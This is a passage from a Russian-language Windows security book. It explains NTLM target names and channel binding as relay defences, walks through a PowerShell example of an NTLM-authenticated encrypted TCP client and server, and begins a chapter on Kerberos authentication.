Когда вы запустите аутентификацию NTLM, имя цели теперь должно появиться в блоке ответа на запрос NTLMv2:

```
TargetName - HTTP/localhost
```

Извлечь имя цели из серверного контекста аутентификации можно с помощью свойства `ClientTargetName`:

```
PS> $server.ClientTargetName
HTTP/localhost
```

Проблема защиты с помощью имени цели состоит в том, что для эффективности её необходимо включить. По умолчанию клиенты не задают имя, а сервер SMB не требует, чтобы оно было указано. Кроме того, злоумышленник может подделать имя, поскольку оно обычно основано на некотором сетевом адресе. Например, злоумышленник может отравить DNS-кеш клиента или использовать другие атаки в локальной сети, чтобы перехватить IP-адрес сервера.

Привязка канала

Последнее средство защиты от ретрансляции NTLM, которое мы обсудим, - привязка канала, также называемая Microsoft расширенной защитой для аутентификации (Extended Protection for Authentication, EPA). Цель привязки канала - добавить в маркер NTLMv2 `AUTHENTICATE` дополнительное значение, которое MIC будет защищать от изменения.

Вместо использования произвольного имени привязка канала позволяет клиенту и серверу указать двоичный маркер, связанный с некоторым свойством внешнего сетевого протокола. Одно из распространённых применений привязки канала встречается в Transport Layer Security (TLS) - универсальном сетевом протоколе, который шифрует и проверяет другой потоковый протокол. Это не позволяет лицам, исследующим сетевой трафик, узнать содержимое зашифрованного протокола и даёт возможность обнаружить его изменение. Например, TLS используется для защиты HTTP в виде HTTPS.

При обмене по TLS клиент и сервер могли бы указать сертификат X.509 сервера TLS в качестве маркера привязки канала. Сначала протокол TLS проверяет сертификат и удостоверяется, что соединение действительно устанавливается с целевым сервером. Затем он привязывает аутентификацию NTLM к этому каналу. Это мешает злоумышленникам перехватить аутентификацию путём внедрения данных в канал TLS. Если же злоумышленник перенаправит TLS-соединение на собственный сервер, сертификат будет другим и будет использовать другое значение привязки канала.

Чтобы включить привязку канала, укажите параметр `ChannelBinding` в клиентском и серверном контекстах аутентификации:

```
PS> $client = New-LsaClientContext -CredHandle $credout -ChannelBinding
@(1, 2, 3)
PS> $server = New-LsaServerContext -CredHandle $credin -ChannelBinding
@(1, 2, 3)
```

Если теперь запустить процесс аутентификации NTLM, вы обнаружите, что значение привязки канала, ранее целиком состоявшее из нулей, теперь имеет примерно следующий вид:

```
ChannelBinding - BAD4B8274DC394EDC375CA8ABF2D2AEE
```

Значение `ChannelBinding` является MD5-хешем структуры `SEC_CHANNEL_BINDINGS`, включающей данные привязки канала, указанные для контекста аутентификации. Само значение всегда должно быть одинаковым для каждой аутентификации с одинаковыми данными. Для реализации, используемой в модуле PowerShell, хеш можно вычислить с помощью функции из листинга 13-18.

```
PS> function Get-BindingHash {
    Param(
        [byte[]]$ChannelBinding
    )
    $stm = [System.IO.MemoryStream]::new()
    $writer = [System.IO.BinaryWriter]::new($stm)
    $writer.Write(0) # dwInitiatorAddrType
    $writer.Write(0) # cbInitiatorLength
    $writer.Write(0) # dwAcceptorAddrType
    $writer.Write(0) # cbAcceptorLength
    $writer.Write($ChannelBinding.Count) # cbApplicationDataLength
    $writer.Write($ChannelBinding) # Application Data
    [System.Security.Cryptography.MD5Cng]::new().ComputeHash($stm.ToArray())
}
PS> Get-BindingHash -ChannelBinding @(1, 2, 3) | Out-HexDump
BA D4 B8 27 4D C3 94 ED C3 75 CA 8A BF 2D 2A EE
```

Листинг 13-18. Вычисление хеша привязки канала

Как и в случае с именами целей, системы должны добровольно включить эту функцию. Если сервер не указывает маркер привязки канала, хеш привязки канала в маркере `AUTHENTICATE` проверяться не будет. Процесс аутентификации завершится неудачей, только когда сервер укажет несовпадающий маркер привязки канала.

Подробный пример

Завершим главу подробным примером с использованием команд, с которыми вы познакомились в этой главе. В этом примере мы разработаем простой сетевой протокол, который использует NTLM и механизмы контекста аутентификации для аутентификации пользователя по сети с обеспечением шифрования и проверки целостности. Поскольку пример будет довольно сложным, я разобью его на разделы.

Обзор

В состав .NET Framework уже входит класс `NegotiateStream`, который использует SSPI для аутентификации и шифрования сетевого обмена. Тем не менее построить подобный механизм самостоятельно будет поучительно. Разрабатываемый нами сетевой протокол не будет ни надёжным, ни даже безопасным; он лишь продемонстрирует практическое применение команд, описанных в этой главе.

Свойства безопасности NTLM (и его механизмы шифрования и проверки целостности) очень слабы по современным стандартам, поэтому, если вам нужен надёжный зашифрованный сетевой протокол, используйте вместо него TLS. TLS доступен через класс `SslStream` в .NET.

На рисунке 13-4 показан общий вид протокола, который мы построим.




Рисунок 13-4. Обзор сетевого протокола

Мы воспользуемся TCP для обеспечения обмена между клиентом и сервером □. TCP - надёжный протокол, встроенный почти в каждое вычислительное устройство на планете, но поскольку это потоковый протокол, между отправляемыми или получаемыми сообщениями нет разрывов. Нам нужен способ разделять поток, чтобы клиент и сервер знали, когда они прочитали одно целое сообщение. Для простоты мы будем отправлять данные как текст ASCII с символом новой строки в конце, обозначающим конец сообщения.

После установления TCP-соединения мы выполним аутентификацию NTLM □. Поскольку маркеры аутентификации NTLM являются двоичными, мы закодируем их с помощью алгоритма base64, преобразующего двоичные данные в текстовую строку из 64 символов ASCII.

Затем мы сможем отправлять сообщения между клиентом и сервером в обоих направлениях □. Данные будут шифроваться и расшифровываться с помощью команд PowerShell `Protect-LsaContextMessage` и `Unprotect-LsaContextMessage`. Поскольку процесс шифрования создаёт зашифрованные сообщения и отдельную подпись, мы отправим их как две отдельные текстовые строки base64.

Модуль кода

Клиент и сервер будут выполнять многие одинаковые задачи, такие как отправка и получение сообщений, поэтому имеет смысл поместить этот код в отдельный модуль, на который обе стороны смогут легко ссылаться. Создайте каталог для кода примера и скопируйте листинг 13-19 в отдельный файл с именем `network_protocol_common.psm1`, поскольку доступ к нему потребуется и реализации сервера, и реализации клиента.

```
Import-Module NtObjectManager
function Get-SocketClient {
    param(
        [Parameter(Mandatory)]
        $Socket
```

```
    )

    $Socket.Client.NoDelay = $true
    $stream = $Socket.GetStream()
    $reader = [System.IO.StreamReader]::new($stream)
    $writer = [System.IO.StreamWriter]::new($stream)
    $writer.AutoFlush = $true
    return @{
        Reader = $reader
        Writer = $writer
    }
}

function Send-Message {
    param(
        [Parameter(Mandatory)]
        $Client,
        [Parameter(Mandatory)]
        $Message
    )

    Write-Verbose "Sending Message"
    Format-HexDump -Byte $Message -ShowAll | Write-Verbose
    $text = [System.Convert]::ToBase64String($Message)
    $Client.Writer.WriteLine($text)
}

function Receive-Message {
    param(
        [Parameter(Mandatory)]
        $Client
    )

    $text = $Client.Reader.ReadLine()
    $ba = [System.Convert]::FromBase64String($text)
    Write-Verbose "Received Message"
    Format-HexDump -Byte $ba -ShowAll | Write-Verbose

    Write-Output -NoEnumerate $ba
}

function Send-TextMessage {
    param(
        [Parameter(Mandatory)]
        $Client,
        [Parameter(Mandatory)]
        $Message,
        [Parameter(Mandatory)]
        $Context
    )

    $bytes = [System.Text.Encoding]::UTF8.GetBytes($Message)
    $enc = Protect-LsaContextMessage -Context $Context -Message $bytes
    Send-Message -Client $Client -Message $enc.Message
    Send-Message -Client $Client -Message $enc.Signature
}

function Receive-TextMessage {
    param(
        [Parameter(Mandatory)]
        $Client,
        [Parameter(Mandatory)]
        $Context
    )

    $msg = Receive-Message -Client $Client
    if ($msg.Length -eq 0) {
        return ""
    }

    $sig = Receive-Message -Client $Client
```

```
    if ($sig.Length -eq 0) {
        return ""
    }

    $dec = Unprotect-LsaContextMessage -Context $Context -Message $msg
    -Signature $sig
    [System.Text.Encoding]::UTF8.GetString($dec)
}

Export-ModuleMember -Function 'Get-SocketClient', 'Send-Message',
'Receive-Message', 'Send-TextMessage', 'Receive-TextMessage'
```

Листинг 13-19. Код общего модуля для протокола

Код модуля содержит пять функций. Первая функция, `Get-SocketClient`, принимает подключённый сокет TCP и создаёт классы `StreamReader` и `StreamWriter`. Эти классы позволяют читать и записывать текстовые строки в двоичный поток, в данном случае через сеть. Мы также задаём свойство сокета `NoDelay`, отключающее так называемый алгоритм Нейгла. Подробности алгоритма выходят за рамки этой книги, но это обеспечивает немедленную отправку записанных в сокет данных в сеть вместо их буферизации.

Следующие две функции, `Send-Message` и `Receive-Message`, отправляют и получают двоичное сообщение через сокет TCP. Чтобы отправить сообщение, мы сначала преобразуем двоичные данные в строку base64, а затем записываем её в объект записи. Для функции получения мы выполняем обратную операцию: читаем строку из сокета TCP и преобразуем её из base64 обратно в двоичные данные. Обратите внимание, что отправляемые и получаемые сообщения мы выводим с помощью команды PowerShell `Write-Verbose`. По умолчанию PowerShell не показывает этот подробный вывод; позднее я покажу, как его включить.

Последние две функции, `Send-TextMessage` и `Receive-TextMessage`, отправляют и получают зашифрованные текстовые сообщения. Чтобы отправить зашифрованное сообщение, мы преобразуем его в двоичные данные с помощью текстовой кодировки UTF8, позволяющей использовать в строке любые символы Unicode. Затем мы шифруем двоичные данные командой `Protect-LsaContextMessage`. Зашифрованные данные и подпись необходимо отправить отдельными строками с помощью уже существующей команды `Send-Message`. Для получения данных мы снова выполняем действия, обратные операции отправки.

Реализация сервера

Начнём с реализации сервера, поскольку без сервера будет трудно проверить какой-либо клиентский код. Реализация сервера приведена в листинге 13-20.

```
1 param(
    [switch]$Global,
    [int]$Port = 6543
)

2 Import-Module "$PSScriptRoot\network_protocol_common.psm1"
$socket = $null
$listener = $null
$context = $null
$credin = $null

try {
  3 $Address = if ($Global) {
        [ipaddress]::Any
    } else {
        [ipaddress]::Loopback
    }

  4 $listener = [System.Net.Sockets.TcpListener]::new($Address, $port)
```

```
    $listener.Start()
    $socket = $listener.AcceptTcpClient()
    $client = Get-SocketClient -Socket $socket
    Write-Host "Connection received from $($socket.Client.RemoteEndPoint)"

  5 $credin = New-LsaCredentialHandle -Package "NTLM" -UseFlag Inbound
    $context = New-LsaServerContext -CredHandle $credin
    -RequestAttribute Confidentiality

  6 $neg_token = Receive-Message -Client $client
    Update-LsaServerContext -Server $context -Token $neg_token
    Send-Message -Client $client -Message $context.Token.ToArray()
    $auth_token = Receive-Message -Client $client
    Update-LsaServerContext -Server $context -Token $auth_token

    if (!(Test-LsaContext -Context $context)) {
        throw "Authentication didn't complete as expected."
    }

  7 $target = "BOOK/$($socket.Client.LocalEndPoint.Address)"
    if ($context.ClientTargetName -ne $target) {
        throw "Incorrect target name specified: $($context.ClientTargetName)."
    }

    $user = Use-NtObject($token = Get-LsaAccessToken -Server $context) {
        $token.User
    }
    Write-Host "User $user has authenticated."
  8 Send-TextMessage -Client $client -Message "OK" -Context $context

  9 $msg = Receive-TextMessage -Client $client -Context $context
    while($msg -ne "") {
        Write-Host "> $msg"
        $reply = "User {0} said: {1}" -f $user, $msg.ToUpper()
        Send-TextMessage -Client $client -Message $reply -Context $context
        $msg = Receive-TextMessage -Client $client -Context $context
    }
} catch {
    Write-Error $_
} finally {
    if ($null -ne $socket) {
        $socket.Close()
    }
    if ($null -ne $listener) {
        $listener.Stop()
    }
    if ($null -ne $context) {
        $context.Dispose()
    }
    if ($null -ne $credin) {
        $credin.Dispose()
    }
}
```

Листинг 13-20. Простая реализация сервера

Скопируйте этот код в отдельный файл сценария в том же каталоге, что и файл модуля из листинга 13-19, и сохраните его под именем `network_protocol_server.ps1`.

Мы начинаем с определения нескольких параметров □. Если использовать код как сценарий, его можно заставить работать подобно функции, разрешив принимать параметры из командной строки. Это позволяет легко менять поведение сценария. В данном случае мы определяем параметр `Global`, изменяющий сетевые интерфейсы, к которым мы привязываем сервер TCP, и параметр `Port`, являющийся номером порта TCP.

Далее мы импортируем общий модуль □. Это гарантирует доступность определённых в листинге 13-19 функций для сервера. Затем мы настраиваем адрес привязки □. Если задан `Global`, мы привязываемся к `Any`, который представляет все сетевые интерфейсы; в противном случае мы

привязываемся только к адресу обратной петли, доступному лишь локально.

> **Примечание.** При тестировании серверного кода принято привязываться только к адресу обратной петли. Это гарантирует, что другие компьютеры в сети не смогут подключиться к вашему серверу и потенциально злоупотребить его функциональностью. Привязывайтесь ко всем сетевым интерфейсам, только когда уверены в безопасности написанного вами кода или находитесь в сети без других участников.

Определив адрес, мы создаём экземпляр класса `TcpListener` и привязываем его к адресу и порту TCP □. Мы вызываем `Start`, чтобы начать прослушивание новых соединений, и ожидаем соединения, вызывая `AcceptTcpClient`. При отсутствии клиента сценарий остановится на этом месте. Когда соединение будет установлено, мы получим объект подключённого сокета, который можно преобразовать в клиента с помощью команды `Get-SocketClient`. Затем мы выводим адрес подключённого клиента.

Теперь можно настроить новый серверный контекст аутентификации для NTLM □, указав атрибут запроса `Confidentiality`, чтобы получить возможность шифровать и расшифровывать сообщения. Затем мы согласовываем аутентификацию с клиентом □. Если аутентификация завершается неудачей или мы не завершили её после получения маркера `AUTHENTICATE`, то выдаём ошибку, чтобы остановить серверный сценарий.

Мы также проверяем, что во время аутентификации клиент предоставляет подходящее имя цели □. Оно должно иметь формат `BOOK/<ADDRESS>`, где `<ADDRESS>` - IP-адрес сервера. Если имя цели не совпадает, мы также выдаём критическую ошибку. Чтобы подтвердить личность аутентифицированного пользователя, мы запрашиваем объект Token из контекста и выводим имя пользователя. Чтобы сообщить клиенту об успешной аутентификации, мы отправляем подтверждающее сообщение □. Мы шифруем это сообщение, чтобы удостовериться в совпадении ключей сеанса.

Наконец, мы можем начать получать от клиента текстовые сообщения □. Мы читаем текстовое сообщение, которое, как мы видели ранее, будет расшифровано и проверено на основе согласованного контекста аутентификации. Чтобы доказать, что оно получено правильно, мы записываем сообщение в консоль. Затем мы возвращаем сообщение клиенту, добавив к нему имя пользователя и для верности преобразовав текст в прописные буквы.

Если мы получаем пустое сообщение, то считаем его сигналом к завершению работы сервера; мы примем только одно соединение. Перед выходом из сценария мы обязательно освобождаем наши ресурсы, такие как сервер TCP. Теперь рассмотрим реализацию клиента.

Реализация клиента

По большей части клиент выполняет операции, обратные операциям сервера. Его код показан в листинге 13-21. Скопируйте его в отдельный файл сценария в том же каталоге, что и файл модуля из листинга 13-19, под именем `network_protocol_client.ps1`.

```
1 param(
    [ipaddress]$Address = [ipaddress]::Loopback,
    [int]$Port = 6543
)

Import-Module "$PSScriptRoot\network_protocol_common.psm1"

$socket = $null
$context = $null
$credout = $null

try {
```

```
    2 $socket = [System.Net.Sockets.TcpClient]::new()
      $socket.Connect($Address, $port)
      $client = Get-SocketClient -Socket $socket
      Write-Host "Connected to server $($socket.Client.RemoteEndPoint)"

    3 $credout = New-LsaCredentialHandle -Package "NTLM" -UseFlag Outbound
      $context = New-LsaClientContext -CredHandle $credout
      -RequestAttribute Confidentiality -Target "BOOK/$Address"
      Send-Message -Client $client -Message $context.Token.ToArray()
      $chal_token = Receive-Message -Client $client
      Update-LsaClientContext -Client $context -Token $chal_token
      Send-Message -Client $client -Message $context.Token.ToArray()

      if (!(Test-LsaContext -Context $context)) {
          throw "Authentication didn't complete as expected."
      }

    4 $ok_msg = Receive-TextMessage -Client $client -Context $context
      if ($ok_msg -ne "OK") {
          throw "Failed to authenticate."
      }

    5 $msg = Read-Host -Prompt "MSG"
      while($msg -ne "") {
          Send-TextMessage -Client $client -Context $context -Message $msg
          $recv_msg = Receive-TextMessage -Client $client -Context $context
          Write-Host "> $recv_msg"
          $msg = Read-Host -Prompt "MSG"
      }

  } catch {
      Write-Error $_
  } finally {
      if ($null -ne $socket) {
          $socket.Close()
      }
      if ($null -ne $context) {
          $context.Dispose()
      }
      if ($null -ne $credout) {
          $credout.Dispose()
      }
  }
```

Листинг 13-21. Реализация клиента

Снова начинаем с определения нескольких параметров □. В данном случае мы хотим указать IP-адрес для подключения и его порт TCP. По умолчанию клиент будет подключаться к адресу обратной петли на порту TCP 6543. Далее нам нужно создать сокет TCP □. Поскольку это клиент, мы можем непосредственно создать объект `TcpClient` для подключения к адресу и порту. Затем можно обернуть сокет средствами чтения и записи потоков, как в реализации сервера.

Мы создаём клиентский контекст аутентификации, чтобы пройти аутентификацию на сервере □. Для этого мы воспользуемся учётными данными текущего пользователя, но при необходимости такое поведение можно изменить. Мы также указываем имя цели, чтобы оно совпадало с серверным; если этого не сделать, сервер отключит нас. Мы проверяем возможность прочитать сообщение `OK`, отправленное сервером □. Если мы ничего не получаем или сообщение не соответствует нашим ожиданиям, очевидно, что аутентификация завершилась неудачей.

> **Примечание.** Как правило, в сетевом протоколе не следует возвращать клиенту подробные сведения об ошибке. Отправка простого сообщения `OK` или полное отсутствие сообщения, возможно, не помогут диагностировать проблемы, но не позволят злоумышленнику узнать, почему аутентификация завершилась неудачей. Например, если бы при неправильном пароле мы отправляли клиенту сообщение `BADPASSWORD`, а для неизвестного пользователя - `BADUSER`, злоумышленник мог бы различить эти два случая и

попытаться подобрать пароль действительного пользователя полным перебором или перечислить действительные имена пользователей.

Если аутентификация завершилась, теперь у нас должно быть действительное соединение, поэтому можно начать отправлять сообщения. Мы читаем текстовую строку из консоли и отправляем её серверу. Затем мы ждём ответа и выводим его в консоль. Если ввести пустую строку, цикл должен завершиться, а сокет TCP - закрыться. Это должно привести к получению сервером пустого сообщения, после чего сервер также сможет завершить работу.

Проверка аутентификации NTLM

Проверим только что написанные клиент и сервер. Для этого потребуются две консоли PowerShell. В первой консоли запустите серверный сценарий следующей командой:

```
PS> .\network_protocol_server.ps1
```

Затем во второй консоли запустите клиент. Когда появится приглашение `MSG`, введите сообщение, например `Hello`, чтобы отправить его серверу. Вывод в клиенте должен быть похож на следующий:

```
PS> .\network_protocol_client.ps1
Connected to server 127.0.0.1:6543
MSG: Hello
> User GRAPHITE\user said: HELLO
MSG:
```

В консоли сервера должен появиться следующий вывод:

```
Connection received from 127.0.0.1:60830
User GRAPHITE\user has authenticated.
> Hello
```

Теперь, если ещё раз нажать ENTER в клиенте, не вводя сообщение, клиент и сервер должны завершить работу без ошибок.

Со сценариями можно поэкспериментировать, заставляя их выполнять другие действия. Например, если требуется использовать другой порт TCP, сценариям можно указать параметр `Port`. Ниже показано, как задать для сервера порт 11111; для клиента изменение будет таким же:

```
PS> .\network_protocol_server.ps1 -Port 11111
```

В завершение снова обратимся к использованию команды `Write-Verbose` в коде общего модуля. Как вы могли заметить при использовании клиента и сервера, подробный вывод не печатается в консоли. Если вы хотите его увидеть, это можно включить, изменив значение глобальной переменной `$VerbosePreference`. Обычно эта переменная имеет значение `SilentlyContinue`, при котором подробный вывод игнорируется. Если изменить его на `Continue`, подробный вывод появится. В листинге 13-22 это значение изменяется перед подключением клиента.

```
PS> $VerbosePreference = "Continue"
PS> .\network_protocol_client.ps1
VERBOSE: Importing function 'Get-SocketClient'.
VERBOSE: Importing function 'Receive-Message'.
VERBOSE: Importing function 'Receive-TextMessage'.
VERBOSE: Importing function 'Send-Message'.
VERBOSE: Importing function 'Send-TextMessage'.
Connected to server 127.0.0.1:6543
VERBOSE: Sending Message
VERBOSE:           00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  - 0123456789ABCDEF
-------------------------------------------------------------------------------
00000000: 4E 54 4C 4D 53 53 50 00 01 00 00 00 B7 B2 08 E2  - NTLMSSP.........
00000010: 09 00 09 00 2D 00 00 00 05 00 05 00 28 00 00 00  - ....-.......(...
--snip--
```

Листинг 13-22. Включение подробного вывода для клиента

Можно заметить, что теперь мы видим часть первого маркера аутентификации NTLM, отправляемого серверу. Отправляя сообщения между клиентом и сервером в обоих направлениях, по шестнадцатеричному выводу можно проверить, что данные зашифрованы.

Этот подробный пример был довольно длинным, но он должен был дать вам более ясное представление о том, как сетевая аутентификация может работать в реальном сетевом сценарии.

Подведение итогов


В этой главе был описан протокол аутентификации NTLM и представлены сценарии, демонстрирующие его процесс аутентификации. Мы рассмотрели согласование маркеров аутентификации и использование команды PowerShell `Format-LsaAuthToken` для отображения состояния протокола.

Я также показал, как с помощью PowerShell получить некоторые криптографические значения, создаваемые протоколом NTLM. К ним относятся окончательное значение NT-ответа, доказывающее знание пароля пользователя, и код целостности сообщения, защищающий маркеры аутентификации NTLM от изменения.

Чтобы описать риски, связанные с аутентификацией NTLM, мы рассмотрели ретрансляционные атаки NTLM и несколько способов, которыми Windows пытается им противодействовать, таких как записи активных запросов сервера и привязка канала. Мы также рассмотрели использование контекста аутентификации для создания подписей и шифрования сообщений.

Теперь, когда вы лучше понимаете сетевую аутентификацию и API, используемые для создания маркеров аутентификации, следующая глава посвящена более сложному протоколу аутентификации Kerberos.

Глава 14. Kerberos



В Windows 2000 протокол аутентификации Kerberos заменил Netlogon в качестве основного механизма аутентификации пользователей на контроллере домена. Эта глава развивает описание интерактивной доменной аутентификации из главы 12 и объясняет, как пользователь может пройти аутентификацию в домене Windows с помощью Kerberos.

Мы начнём с рассмотрения работы Kerberos, включая создание используемых в протоколе ключей шифрования и расшифрование маркеров аутентификации Kerberos. После того как вы поймёте внутреннее устройство протокола, мы рассмотрим делегирование аутентификации и роль Kerberos в протоколах аутентификации между пользователями.

Впервые Kerberos был разработан в Массачусетском технологическом институте (MIT) в 1980-х годах. Microsoft использует версию 5 протокола, которая была формализована в RFC1510 в 1993 году, а затем обновлена в RFC4120 в 2005 году. Microsoft также внесла в протокол несколько изменений для поддержки собственных потребностей; некоторые из них я буду упоминать по ходу главы.

Интерактивная аутентификация с помощью Kerberos

Основная функция Kerberos состоит в распространении билетов, каждый из которых представляет проверенную личность пользователя. Система может использовать эту личность, чтобы определить, имеет ли пользователь доступ к службе, например файловому серверу. Например, если пользователь отправляет свой билет в запросе на открытие файла, файловый сервер может проверить его действительность, а затем решить, предоставлять ли пользователю доступ посредством чего-либо вроде проверки доступа.

Kerberos предоставляет средство безопасного распространения этих билетов по недоверенной сети и позволяет проверять билеты. Для этого он использует общие ключи шифрования, обычно полученные из пароля пользователя, чтобы шифровать и проверять билеты. Сервер Active

Directory никогда не хранит пароль в виде открытого текста; он хранит только ключ шифрования.

Исходная аутентификация пользователя

На рисунке 14-1 показан исходный процесс аутентификации пользователя Kerberos между клиентским компьютером и контроллером домена, на котором работает служба центра распределения ключей (key distribution center, KDC). KDC выдаёт пользователям билеты Kerberos и управляет ключами шифрования сеансов.




Рисунок 14-1. Обзор аутентификации Kerberos

Когда LSA обрабатывает запрос на вход, сначала он получает общий ключ шифрования на основе пароля пользователя и соли □. Он создаёт соль на основе значений, таких как имя пользователя и область, которые зависят от типа используемого алгоритма шифрования. Термин область (realm) мы используем для описания области действия аутентификации Kerberos. В Windows областью является DNS-имя домена, содержащего пользователя, например `mineral.local`. Можно объединить имя пользователя и область, чтобы сформировать имя субъекта-пользователя, обычно записываемое со знаком @, как в `user@mineral.local`.

Затем LSA создаёт сообщение запроса службы аутентификации (authentication service request, `AS-REQ`) и отправляет его по сети серверу аутентификации □. Сервер аутентификации - часть KDC, отвечающая за выдачу исходного билета процессу аутентификации. Сообщение `AS-REQ` содержит имя пользователя и область, а также данные предварительной аутентификации, состоящие из текущего времени, зашифрованного общим ключом шифрования пользователя. Сервер аутентификации может найти общий ключ в своей базе данных ключей по указанным имени пользователя и области, а затем использовать этот ключ для расшифрования данных предварительной аутентификации □. Если это удаётся, он проверил, что данные поступили от пользователя, поскольку общий ключ шифрования должны знать только сервер и клиент.

Затем сервер аутентификации создаёт билет на выдачу билетов (ticket granting ticket, TGT), который шифрует общим ключом шифрования специального пользователя `krbtgt`. Проходящий аутентификацию пользователь не знает общего ключа пользователя `krbtgt`, поэтому расшифровать билет не может. Хотя TGT имеет особое имя, по сути это всего лишь билет, подтверждающий личность пользователя серверу выдачи билетов (ticket granting server, TGS), который отвечает за выдачу билетов, позволяющих пользователю проходить аутентификацию в сетевой службе. Билет содержит подробные сведения о личности пользователя, закодированные в сертификате атрибутов привилегий (privilege attribute certificate, PAC), а также случайно созданный ключ сеанса для использования TGS. Пример PAC мы увидим в разделе «Расшифрование сообщения AP-REQ» на странице 469.

Сервер аутентификации также создаёт второе значение данных и шифрует его общим ключом шифрования пользователя. После расшифрования это значение содержит подробности о билете, например срок его действия. В конце концов срок действия билета истекает, и пользователю потребуется запросить новый TGT. Это второе значение также содержит ключ шифрования сеанса, зашифрованный в билете. Сервер аутентификации упаковывает зашифрованный билет и сведения о билете в сообщение ответа службы аутентификации (authentication service reply, AS-REP) и отправляет его обратно LSA клиента □. Формат этого сообщения обобщён на рисунке 14-2.

